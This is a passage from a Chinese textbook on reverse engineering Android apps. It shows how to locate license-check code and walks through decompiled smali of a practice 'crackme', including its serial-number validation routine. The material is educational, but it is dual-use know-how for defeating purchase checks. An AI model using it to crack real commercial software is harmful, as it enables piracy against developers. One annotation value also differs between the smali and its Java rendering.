在 Android 应用程序中，因为类 Application 比程序中其他的类启动得都要早一些，所以通常将在该类中实现授权验证代码。例如，通常在 OnCreate()方法中检测软件的购买状态，如果状态异常则拒绝程序继续运行。由此可见，在分析 Android 应用程序时需要先查看该程序是否具有 Application 类，如果有，则需要检测在 OnCreate()方法中是否做了一些影响到逆向分析的初始化工作。

13.2.3　定位程序的核心代码

反编译 Android 程序后的代码量非常庞大，在这些代码中寻找程序关键代码的工作并不容易，此时一个程序员的经验与技巧便显得愈发珍贵。通常来说，定位反编译程序的常用方法如下所示。

- 顺序查找法

顺序查找法是指从软件的启动部分代码开始寻找，逐行向后分析，理解并掌握整个软件的执行流程。这种分析方法的优点是可以掌握整个软件的细节，缺点是比较耗时。

- 信息反馈法

信息反馈法是指先运行目标程序，然后根据程序运行时给出的反馈信息作为突破口寻找关键代码。例如，在运行目标程序并输入错误的反馈信息时，系统会弹出对应的错误提示，因为在程序中用到的字符串会被存储在 String.xml 文件或者硬编码到程序代码中。如果被存储在 String.xml 文件中，则在程序中的字符串会以 id 的形式访问，此时只需在反汇编代码中搜索字符串的 id 值就可以找到调用代码的位置。如果被硬编码的方式存储到程序代码中，则只需在反汇编代码中直接搜索字符串即可。

- 函数特征分析法

函数特征分析法与信息反馈法类似，可以根据反馈信息调用 Android SDK 中提供的相关 API 函数来完成定位功能。

- 注入代码法

注入代码法属于动态调试方法，其原理是手动修改 APK 文件的反汇编代码，然后加入 Log 输出，并结合 LogCat 查看程序执行到特定点时的状态数据。

- 栈跟踪法

栈跟踪法是一种动态调试方法，其实现原理是输出运行时的栈跟踪信息，根据栈上的函数调用序列来理解方法的执行流程。

13.3　分析 Smali 文件

知识点讲解：光盘:视频\知识点\第 13 章\分析 Smali 文件.avi

当使用 Apktool 工具反编译本实例的 APK 文件后，会在反编译工程目录下生成一个 smali 目录，如图 13-8 所示。



图 13-8　反编译后的 smali 目录

在反编译后的 smali 目录中，保存了所有反编译出的 Smali 文件，这些文件的功能是根据程序包的层次结构生成相应的目录。在 Android 应用程序中，在程序编译前的所有 Java 类都会在编译后的相应目录下生成独立的 Smali 文件，例如，反编译本实例 APK 文件后，会在 smali 目录下依次生成 com/guan/crackme 目录结构，并在这个目录下分别生成各个类的.smali 格式文件，如图 13-9 所示。




图 13-9　生成的.smali 格式文件

注意：在Android应用中，通常.smali格式文件代码的指令繁多，在阅读时建议使用专有的阅读工具，这样能够将特殊指令（例如条件跳转指令）实现高亮显示效果，可以提高分析工作的效率。


在 Android 应用程序中，无论是普通类、抽象类、接口类或者内部类，在反编译后的代码中都以单独的.smali 格式文件存放。每个.smali 格式文件都由若干代码语句组成，所有的代码语句都遵循了严格的语法规范。通常来说，.smali 格式文件的前 3 行代码描述了当前类的一些信息，具体格式如下所示。

```
.class <访问权限> [修饰关键字] <类名>
.super <父类名>
.source <源文件名>
```

13.3.1　一段演示文件

例如，打开文件 MainActivity.smali，具体代码如下所示。

```
.class public Lcom/guan/crackme/MainActivity;
.super Landroid/app/Activity;
.source "MainActivity.java"
```



```
# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Lcom/guan/crackme/MainActivity$SNChecker;
    }
.end annotation


# instance fields
.field private btnAnno:Landroid/widget/Button;

.field private btnCheckSN:Landroid/widget/Button;

.field private edtSN:Landroid/widget/EditText;


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 19
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method

.method static synthetic access$0(Lcom/guan/crackme/MainActivity;)V
    .locals 0
    .parameter

    .prologue
    .line 52
    invoke-direct {p0}, Lcom/guan/crackme/MainActivity;->getAnnotations()V

    return-void
.end method

.method static synthetic access$1(Lcom/guan/crackme/MainActivity;)Landroid/widget/EditText;
    .locals 1
    .parameter

    .prologue
    .line 22
    iget-object v0, p0, Lcom/guan/crackme/MainActivity;->edtSN:Landroid/widget/EditText;

    return-object v0
.end method
```

```
.method private getAnnotations()V
    .locals 10

    .prologue
    .line 54
    :try_start_0
    const-string v8, "com.guan.anno.MyAnno"

    invoke-static {v8}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;

    move-result-object v0

    .line 55
    .local v0, anno:Ljava/lang/Class;,"Ljava/lang/Class<*>;"
    const-class v8, Lcom/guan/anno/MyAnnoClass;

    invoke-virtual {v0, v8}, Ljava/lang/Class;->isAnnotationPresent(Ljava/lang/Class;)Z

    move-result v8

    if-eqz v8, :cond_0

    .line 56
    const-class v8, Lcom/guan/anno/MyAnnoClass;

    invoke-virtual {v0, v8}, Ljava/lang/Class;->getAnnotation(Ljava/lang/Class;)Ljava/lang/annotation/Annotation;

    move-result-object v4

    check-cast v4, Lcom/guan/anno/MyAnnoClass;

    .line 57
    .local v4, myAnno:Lcom/guan/anno/MyAnnoClass;
    invoke-interface {v4}, Lcom/guan/anno/MyAnnoClass;->value()Ljava/lang/String;

    move-result-object v8

    const/4 v9, 0x0

    invoke-static {p0, v8, v9}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
Landroid/widget/Toast;

    move-result-object v8

    invoke-virtual {v8}, Landroid/widget/Toast;->show()V

    .line 59
    .end local v4 #myAnno:Lcom/guan/anno/MyAnnoClass;
    :cond_0
    const-string v8, "outputInfo"
```

```
const/4 v9, 0x0

invoke-virtual {v0, v8, v9}, Ljava/lang/Class;->getMethod(Ljava/lang/String;[Ljava/lang/Class;) Ljava/lang/reflect/Method;

move-result-object v3

.line 60
.local v3, method:Ljava/lang/reflect/Method;
const-class v8, Lcom/guan/anno/MyAnnoMethod;

invoke-virtual {v3, v8}, Ljava/lang/reflect/Method;->isAnnotationPresent(Ljava/lang/Class;)Z

move-result v8

if-eqz v8, :cond_1

.line 61
const-class v8, Lcom/guan/anno/MyAnnoMethod;

invoke-virtual {v3, v8}, Ljava/lang/reflect/Method;->getAnnotation(Ljava/lang/Class;)Ljava/lang/annotation/Annotation;

move-result-object v6

check-cast v6, Lcom/guan/anno/MyAnnoMethod;

.line 62
.local v6, myMethod:Lcom/guan/anno/MyAnnoMethod;
new-instance v8, Ljava/lang/StringBuilder;

invoke-interface {v6}, Lcom/guan/anno/MyAnnoMethod;->name()Ljava/lang/String;

move-result-object v9

invoke-static {v9}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;

move-result-object v9

invoke-direct {v8, v9}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

const-string v9, " is "

invoke-virtual {v8, v9}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v8

invoke-interface {v6}, Lcom/guan/anno/MyAnnoMethod;->age()I

move-result v9

invoke-virtual {v8, v9}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;
```

```
    move-result-object v8

    const-string v9, " years old."

    invoke-virtual {v8, v9}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v8

    invoke-virtual {v8}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v7

    .line 63
    .local v7, str:Ljava/lang/String;
    const/4 v8, 0x0

    invoke-static {p0, v7, v8}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

    move-result-object v8

    invoke-virtual {v8}, Landroid/widget/Toast;->show()V

    .line 65
    .end local v6 #myMethod:Lcom/guan/anno/MyAnnoMethod;
    .end local v7 #str:Ljava/lang/String;
    :cond_1
    const-string v8, "sayWhat"

    invoke-virtual {v0, v8}, Ljava/lang/Class;->getField(Ljava/lang/String;)Ljava/lang/reflect/Field;

    move-result-object v2

    .line 66
    .local v2, field:Ljava/lang/reflect/Field;
    const-class v8, Lcom/guan/anno/MyAnnoField;

    invoke-virtual {v2, v8}, Ljava/lang/reflect/Field;->isAnnotationPresent(Ljava/lang/Class;)Z

    move-result v8

    if-eqz v8, :cond_2

    .line 67
    const-class v8, Lcom/guan/anno/MyAnnoField;

    invoke-virtual {v2, v8}, Ljava/lang/reflect/Field;->getAnnotation(Ljava/lang/Class;)Ljava/lang/annotation/Annotation;

    move-result-object v5

    check-cast v5, Lcom/guan/anno/MyAnnoField;
```

```
    .line 68
    .local v5, myField:Lcom/guan/anno/MyAnnoField;
    invoke-interface {v5}, Lcom/guan/anno/MyAnnoField;->info()Ljava/lang/String;

    move-result-object v8

    const/4 v9, 0x0

    invoke-static {p0, v8, v9}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

    move-result-object v8

    invoke-virtual {v8}, Landroid/widget/Toast;->show()V
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    .line 73
    .end local v0 #anno:Ljava/lang/Class;,"Ljava/lang/Class<*>;"
    .end local v2 #field:Ljava/lang/reflect/Field;
    .end local v3 #method:Ljava/lang/reflect/Method;
    .end local v5 #myField:Lcom/guan/anno/MyAnnoField;
    :cond_2
    :goto_0
    return-void

    .line 70
    :catch_0
    move-exception v1

    .line 71
    .local v1, e:Ljava/lang/Exception;
    invoke-virtual {v1}, Ljava/lang/Exception;->printStackTrace()V

    goto :goto_0
.end method


# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 2
    .parameter "savedInstanceState"

    .prologue
    .line 25
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 26
    const/high16 v0, 0x7f03
```

```
invoke-virtual {p0, v0}, Lcom/guan/crackme/MainActivity;->setContentView(I)V

.line 28
const/high16 v0, 0x7f08

invoke-virtual {p0, v0}, Lcom/guan/crackme/MainActivity;->findViewById(I)Landroid/view/View;

move-result-object v0

check-cast v0, Landroid/widget/Button;

iput-object v0, p0, Lcom/guan/crackme/MainActivity;->btnAnno:Landroid/widget/Button;

.line 29
const v0, 0x7f080002

invoke-virtual {p0, v0}, Lcom/guan/crackme/MainActivity;->findViewById(I)Landroid/view/View;

move-result-object v0

check-cast v0, Landroid/widget/Button;

iput-object v0, p0, Lcom/guan/crackme/MainActivity;->btnCheckSN:Landroid/widget/Button;

.line 30
const v0, 0x7f080001

invoke-virtual {p0, v0}, Lcom/guan/crackme/MainActivity;->findViewById(I)Landroid/view/View;

move-result-object v0

check-cast v0, Landroid/widget/EditText;

iput-object v0, p0, Lcom/guan/crackme/MainActivity;->edtSN:Landroid/widget/EditText;

.line 32
iget-object v0, p0, Lcom/guan/crackme/MainActivity;->btnAnno:Landroid/widget/Button;

new-instance v1, Lcom/guan/crackme/MainActivity$1;

invoke-direct {v1, p0}, Lcom/guan/crackme/MainActivity$1;-><init>(Lcom/guan/crackme/MainActivity;)V

invoke-virtual {v0, v1}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V

.line 40
iget-object v0, p0, Lcom/guan/crackme/MainActivity;->btnCheckSN:Landroid/widget/Button;

new-instance v1, Lcom/guan/crackme/MainActivity$2;

invoke-direct {v1, p0}, Lcom/guan/crackme/MainActivity$2;-><init>(Lcom/guan/crackme/MainActivity;)V
```



```
    invoke-virtual {v0, v1}, Landroid/widget/Button;->setOnClickListener(Landroid/view/View$OnClickListener;)V

    .line 50
    return-void
.end method

.method public onCreateOptionsMenu(Landroid/view/Menu;)Z
    .locals 2
    .parameter "menu"

    .prologue
    .line 77
    invoke-virtual {p0}, Lcom/guan/crackme/MainActivity;->getMenuInflater()Landroid/view/MenuInflater;

    move-result-object v0

    const/high16 v1, 0x7f07

    invoke-virtual {v0, v1, p1}, Landroid/view/MenuInflater;->inflate(ILandroid/view/Menu;)V

    .line 78
    const/4 v0, 0x1

    return v0
.end method
```

13.3.2　分析演示文件

在 13.3.1 节的演示代码中，第 1 行代码中的.class 指令指定了当前类的类名。本实例类的访问权限是 public，其类名为 Lcom/guan/crackme/MainActivity;，类名开头的字符 L 遵循了 Dalvik VM 字节码的约定规则，表示后面跟随的字符串为一个类。

第 2 行代码中的.super 指令设置了当前类的父类，本实例的 Lcom/guan/crackmeMainActivity; 的父类为 Landroid/app/Activity;。

第 3 行代码中的.source 指令设置了当前类的源文件名。

由此可见，Smali 文件和 DEX 文件是息息相关的，DEX 文件的 DexClassDef 结构描述了一个类的详细信息，结构中的第 1 个字段 classIdx 是类的类型索引，第 3 个字段 superclassIdx 是指向类的父类类型索引，第 5 个字段 sourceFileIdx 是指向类的源文件名的字符串索引。

前 3 行代码后的代码部分就是整个类的主体部分，一个 Android 程序类可以由多个字段或方法组成。在 Smali 文件中，使用.field 指令声明字段。字段有静态字段和实例字段两种，具体说明如下所示。

（1）静态字段的声明格式如下。

```
# static fields
.field <访问权限> static [修饰关键字] <字段名>:<字段类型>
```

当 baksmali 生成 Smali 文件时，会在静态字段声明的起始处添加 static fields 注释。可以发现，在 Smali 文件中的注释与 Dalvik VM 中的语法一样，都是以“#”开头。在.field 指令后会紧跟“访问权限”指令，这里的访问权限可以是 public、private、protected。“修饰关键字”描述了字段的其他属性，例如 synthetic。指令的最后是“字段名”和“字段类型”，使用冒号“：”进行分隔，其语法与 Dalvik VM 是一样的。

（2）实例字段的声明与静态字段类似，只是少了 static 关键字，其具体格式如下所示。

```
# instance fields
.field < 访问权限> [修饰关键字] <字段名>:<字段类型>
```

例如，下面的代码是实例字段声明。

```
# instance fields
.field private btnAnno:Landroid/widget/Button;
```

在上述代码中，第 1 行代码 instance fields 是 baksmali 生成的注释，第 2 行代码表示一个私有字段 btnAnno，其类型为 Landroid/widget/Button;。

如果在一个 Android 类中含有方法，那么在这个类中肯定会包含相关方法的反汇编代码。在 Smali 文件中，使用.method 指令来声明一个方法。这里的方法有直接方法与虚方法两种，具体说明如下所示。

（1）直接方法的声明格式如下所示。

```
# direct methods
.method <访问权限> [修饰关键字] <方法原型>
    <.locals>
[.parameter]
[.prologue]
[.line]
<代码体>
.end method
```

- ❑ direct methods：是baksmali 添加的注释，访问权限和修饰关键字与字段的描述相同，方法原型描述了方法的名称、参数与返回值。
- ❑ .locals：指定了使用的局部变量的个数。
- ❑ .parameter：指定了方法的参数，与Dalvik VM语法中使用.parameters指定参数个数，每个.parameter指令表明使用一个参数，若在方法中使用了3个参数，则会出现3条.parameter指令。
- ❑ .prologue：指定了代码的开始处，混淆过的代码可能去掉了该指令。
- ❑ .line：指定了该处指令在源代码中的行号，同理，混淆过的代码可能去除了行号信息。

（2）声明虚方法的格式与声明直接方法的相同，只是起始处的注释为 virtual methods。如果某一个类实现了接口，则会在 Smali 文件中使用.implements 指令来声明，具体声明格式如下所示。

```
# interfaces
.implements < 接口名>
```


- ❑ # interfaces：是baksmali 添加的接口注释。
- ❑ .implements：是接口关键字，其后的接口名是DexClassDef结构中interfacesOff 字段指定的内容。

当一个类使用了注解时，会在 Smali 文件中使用.annotation 指令进行声明，声明注解的语法格式如下所示。

```
# annotations
.annotation [注解属性] <注解类名>
        [注解字段 = 值]
.end annotation
```

在 Android 程序中，注解的作用范围可以是类、方法或字段。如果注解的作用范围是类，则.annotation 指令会直接在 Smali 文件中定义。如果是方法或字段，则会在方法或字段定义中包含.annotation 指令，例如下面的演示代码。

```
# instance fields
.field public sayWhat:Ljava/lang/String;
        .annotation runtime Lcom/guan/anno/MyAnnoField;
            info = "Hello aaa"
        .end annotation
.end field
```



在上述代码中，实例字段 sayWhat 是一个 String 类型，使用了 com.guan.anno.MyAnnoField 注解，注解字段 info 值是 Hello aaa。将其转换为 Java 代码的结果是：

```
@ com.guan.anno MyAnnoField(info = "Hello my friend")
    public String sayWhat;
```

注意：有关Smali语言方面的知识，请参阅Gabor Paller所写的*Dalvik opcodes*一文。

13.4　分析内部类

知识点讲解：光盘:视频\知识点\第 13 章\分析内部类.avi

在 Java 程序中可以在一个类的内部定义另一个类，这种在一个类中定义的类被称为内部类（Inner Class）。可以对 Java 内部类进一步细分，分为成员内部类、静态嵌套类、方法内部类和匿名内部类。当 baksmali 反编译 DEX 文件时，会为每个类单独生成一个对应的 Smali 文件，内部类将作为一个独立的类而拥有自己独立的 Smali 文件，此时内部类文件名的格式如下所示。

```
[外部类]$[内部类].smali
```

例如如下所示的类。

```
class Outer {
    class Inner{ }
}
```

在反编译本实例的 APK 文件后，会在 smali/com/guan/crackme 目录中发现文件 MainActivity$ SNChecker.smali，此处的 SNChecker 就表示是 MainActivity 的一个内部类。打开文件 MainActivity$ SNChecker.smali，其具体代码如下所示。

```
.class public Lcom/guan/crackme/MainActivity$SNChecker;
.super Ljava/lang/Object;
.source "MainActivity.java"


# annotations
.annotation system Ldalvik/annotation/EnclosingClass;
    value = Lcom/guan/crackme/MainActivity;
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x1
    name = "SNChecker"
.end annotation


# instance fields
.field private sn:Ljava/lang/String;

.field final synthetic this$0:Lcom/guan/crackme/MainActivity;


# direct methods
.method public constructor <init>(Lcom/guan/crackme/MainActivity;Ljava/lang/String;)V
```

```
    .locals 0
    .parameter
    .parameter "sn"

    .prologue
    .line 83
    iput-object p1, p0, Lcom/guan/crackme/MainActivity$SNChecker;->this$0:Lcom/guan/crackme/MainActivity;

    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    .line 84
    iput-object p2, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

    .line 85
    return-void
.end method


# virtual methods
.method public isRegistered()Z
    .locals 10

    .prologue
    const/16 v9, 0x8

    const/4 v7, 0x0

    .line 88
    const/4 v4, 0x0

    .line 89
    .local v4, result:Z
    const/4 v0, 0x0

    .line 90
    .local v0, ch:C
    const/4 v6, 0x0

    .line 91
    .local v6, sum:I
    iget-object v8, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

    if-eqz v8, :cond_0

    iget-object v8, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

    invoke-virtual {v8}, Ljava/lang/String;->length()I

    move-result v8

    if-ge v8, v9, :cond_1
```

```
:cond_0
move v5, v4

.line 126
.end local v4 #result:Z
.local v5, result:I
:goto_0
return v5

.line 92
.end local v5 #result:I
.restart local v4 #result:Z
:cond_1
iget-object v8, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

invoke-virtual {v8}, Ljava/lang/String;->length()I

move-result v3

.line 93
.local v3, len:I
if-ne v3, v9, :cond_3

.line 94
iget-object v8, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

invoke-virtual {v8, v7}, Ljava/lang/String;->charAt(I)C

move-result v0

.line 95
sparse-switch v0, :sswitch_data_0

.line 101
const/4 v4, 0x0

.line 104
:goto_1
if-eqz v4, :cond_2

.line 105
iget-object v7, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

const/4 v8, 0x3

invoke-virtual {v7, v8}, Ljava/lang/String;->charAt(I)C

move-result v0

.line 106
```

```
packed-switch v0, :pswitch_data_0

.line 115
const/4 v4, 0x0

:cond_2
:goto_2
move v5, v4

.line 126
.restart local v5 #result:I
goto :goto_0

.line 98
.end local v5 #result:I
:sswitch_0
const/4 v4, 0x1

.line 99
goto :goto_1

.line 112
:pswitch_0
const/4 v4, 0x1

.line 113
goto :goto_2

.line 119
:cond_3
const/16 v8, 0x10

if-ne v3, v8, :cond_2

.line 120
const/4 v2, 0x0

.local v2, i:I
:goto_3
if-lt v2, v3, :cond_4

.line 124
rem-int/lit8 v8, v6, 0x6

if-nez v8, :cond_5

const/4 v4, 0x1

:goto_4
goto :goto_2
```

```
    .line 121
    :cond_4
    iget-object v8, p0, Lcom/guan/crackme/MainActivity$SNChecker;->sn:Ljava/lang/String;

    invoke-virtual {v8, v2}, Ljava/lang/String;->charAt(I)C

    move-result v1

    .line 122
    .local v1, chPlus:C
    add-int/2addr v6, v1

    .line 120
    add-int/lit8 v2, v2, 0x1

    goto :goto_3

    .end local v1              #chPlus:C
    :cond_5
    move v4, v7

    .line 124
    goto :goto_4

    .line 95
    :sswitch_data_0
    .sparse-switch
        0x61 -> :sswitch_0
        0x66 -> :sswitch_0
    .end sparse-switch

    .line 106
    :pswitch_data_0
    .packed-switch 0x31
        :pswitch_0
        :pswitch_0
        :pswitch_0
        :pswitch_0
        :pswitch_0
    .end packed-switch
.end method
```

在上述代码中，有如下两个注解定义块：

- Ldalvik/annotation/EnclosingClass;
- Ldalvik/annotation/ InnerClass;

有如下两个实例字段：

- sn
- this$0

另外还有一个直接方法 init()和一个虚方法 isRegistered()，其中，sn 是字符串类型，this$0 是 MainActivity 类型，关键字 synthetic 的作用是声明它是“合成”的。而 this$0 是内部类自动保留的一个指向所在外部类

的引用。其中，左边的 this 表示为父类的引用，右边的数值 0 表示引用的层数。

接下来开始分析 MainActivity$SNChecker 的构造函数，其初始化代码如下所示。

```
# direct methods
.method public constructor
<init>(Lcom/guan/crackme/MainActivity;Ljava/lang/String;)V
    .locals 0
    .parameter #第一个参数 MainActivity 引用
    .parameter "sn" #第二个参数字符串 sn
    .prologue
    .line 83
iput-object p1, p0, Lcom/guan/crackme/MainActivity$SNChecker;
->this$0:Lcom/guan/crackme/MainActivity; # 将 MainActivity 引用赋值给 this$0
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V #调用默认的构造函数
    .line 84
    iput-object p2, p0, Lcom/guan/crackme/MainActivity$SNChecker;->
    sn:Ljava/lang/String;
  #将 sn 字符串的值赋给 sn 字段
    .line 85
    return-void
.end method
```

在声明上述代码时，在表面上是使用.parameter 指令设置了两个参数，但是实际上却使用了 p0、p1 和 p2 这 3 个寄存器。造成这种情况的原因是，对于一个非静态的方法来说会隐含使用 p0 寄存器作为类的 this 引用。所以此处使用了 3 个寄存器，具体说明如下所示。

- p0：表示MainActivity$SNChecker自身的引用。
- p1：表示MainActivity的引用。
- p2：表示sn字符串。

除此之外，从文件 MainActivity$SNChecker.smali 中的构造函数可以看出，初始化内部类的基本步骤如下所示。

（1）在本类的一个 synthetic 字段中保存外部类的引用，以便内部类的其他方法中使用这些引用。

（2）调用内部类的父类的构造函数来初始化父类。

（3）初始化内部类本身。


13.5 分析监听器

知识点讲解：光盘:视频\知识点\第 13 章\分析监听器.avi

在开发 Android 应用程序的过程中，会经常用到监听器的响应处理功能，例如，单击 Button 控件时会触发事件响应 OnClickListener，这就是监听器业务的范畴。在编写 Android 应用程序的过程中，通常使用匿名内部类的形式实现这些监听功能。在本节的内容中，将详细分析反编译后的监听器的源码内容。

13.5.1 Android 监听器介绍

在 Android 系统中，监听器是通过接口实现的，在 Android 4.4 源码中，可以在文件 View.java 中找到 OnClickListener 监听器的实现代码。



frameworks/base/core/java/android/view/View.java

```
public interface OnClickListener {
    /**
     * Called when a view has been clicked.
     *
     * @param v The view that was clicked.
     */
    void onClick(View v);
}
```

由此可见，要想实现按钮单击事件的监听器功能，需要先实现 View.OnClickListener 事件中的 onClick()方法。在反编译本实例的 APK 文件后，可以在文件 MainActivity.smali 的 OnCreate()方法中发现实现按钮单击事件监听器的过程，具体实现代码如下所示。

```
.method public onCreate(Landroid/os/Bundle;)V
     .locals 2
    .parameter "savedInstanceState"
    ...
    .line 32
    iget-object v0, p0, Lcom/guan/crackme/MainActivity;->btnAnno:
    Landroid/widget/Button;
    new-instance v1, Lcom/guan/crackme/MainActivity$1; #新建一个 MainActivity$1 实例
    invoke-direct {v1, p0}, Lcom/guan/crackme/MainActivity$1;
-><init>(Lcom/guan/crackme/MainActivity;)V # 初始化 MainActivity$1 实例
    invoke-virtual {v0, v1}, Landroid/widget/Button;
->setOnClickListener(Landroid/view/View$OnClickListener;)V # 设置按钮单击事件监听器
    .line 40
    iget-object v0, p0, Lcom/guan/crackme/MainActivity;
->btnCheckSN:Landroid/widget/Button;
    new-instance v1, Lcom/guan/crackme/MainActivity$2; #新建一个 MainActivity$2 实例
    invoke-direct {v1, p0}, Lcom/guan/crackme/MainActivity$2
-><init>(Lcom/guan/crackme/MainActivity;)V; # 初始化 MainActivity$2 实例
    invoke-virtual {v0, v1}, Landroid/widget/Button;
->setOnClickListener(Landroid/view/View$OnClickListener;)V#设置按钮单击事件监听器
    .line 50
    return-void
.end method
```

在上述代码中，方法 OnCreate()调用了按钮的 setOnClickListener()方法来实现单击事件的监听器，具体说明如下所示。

- 第一个按钮：传入了一个MainActivity$1对象的引用。
- 第二个按钮：传入了一个MainActivity$2对象的引用。

13.5.2 分析反编译后的监听器

在反编译后的目录文件中，可以在文件 MainActivity$1.smali 中看到第一个按钮的实现，其实现代码如下所示。

```
.class Lcom/guan/crackme/MainActivity$1;
.super Ljava/lang/Object;
.source "MainActivity.java"
```

```
# interfaces
.implements Landroid/view/View$OnClickListener;

# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value =
Lcom/guan/crackme/MainActivity;->onCreate(Landroid/os/Bundle;)V
.end annotation
.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x0
    name = null
.end annotation

# instance fields
.field final synthetic this$0:Lcom/guan/crackme/MainActivity;

# direct methods
.method constructor <init>(Lcom/guan/crackme/MainActivity;)V
…
.end method

# virtual methods
.method public onClick(Landroid/view/View;)V
…
.end method
```

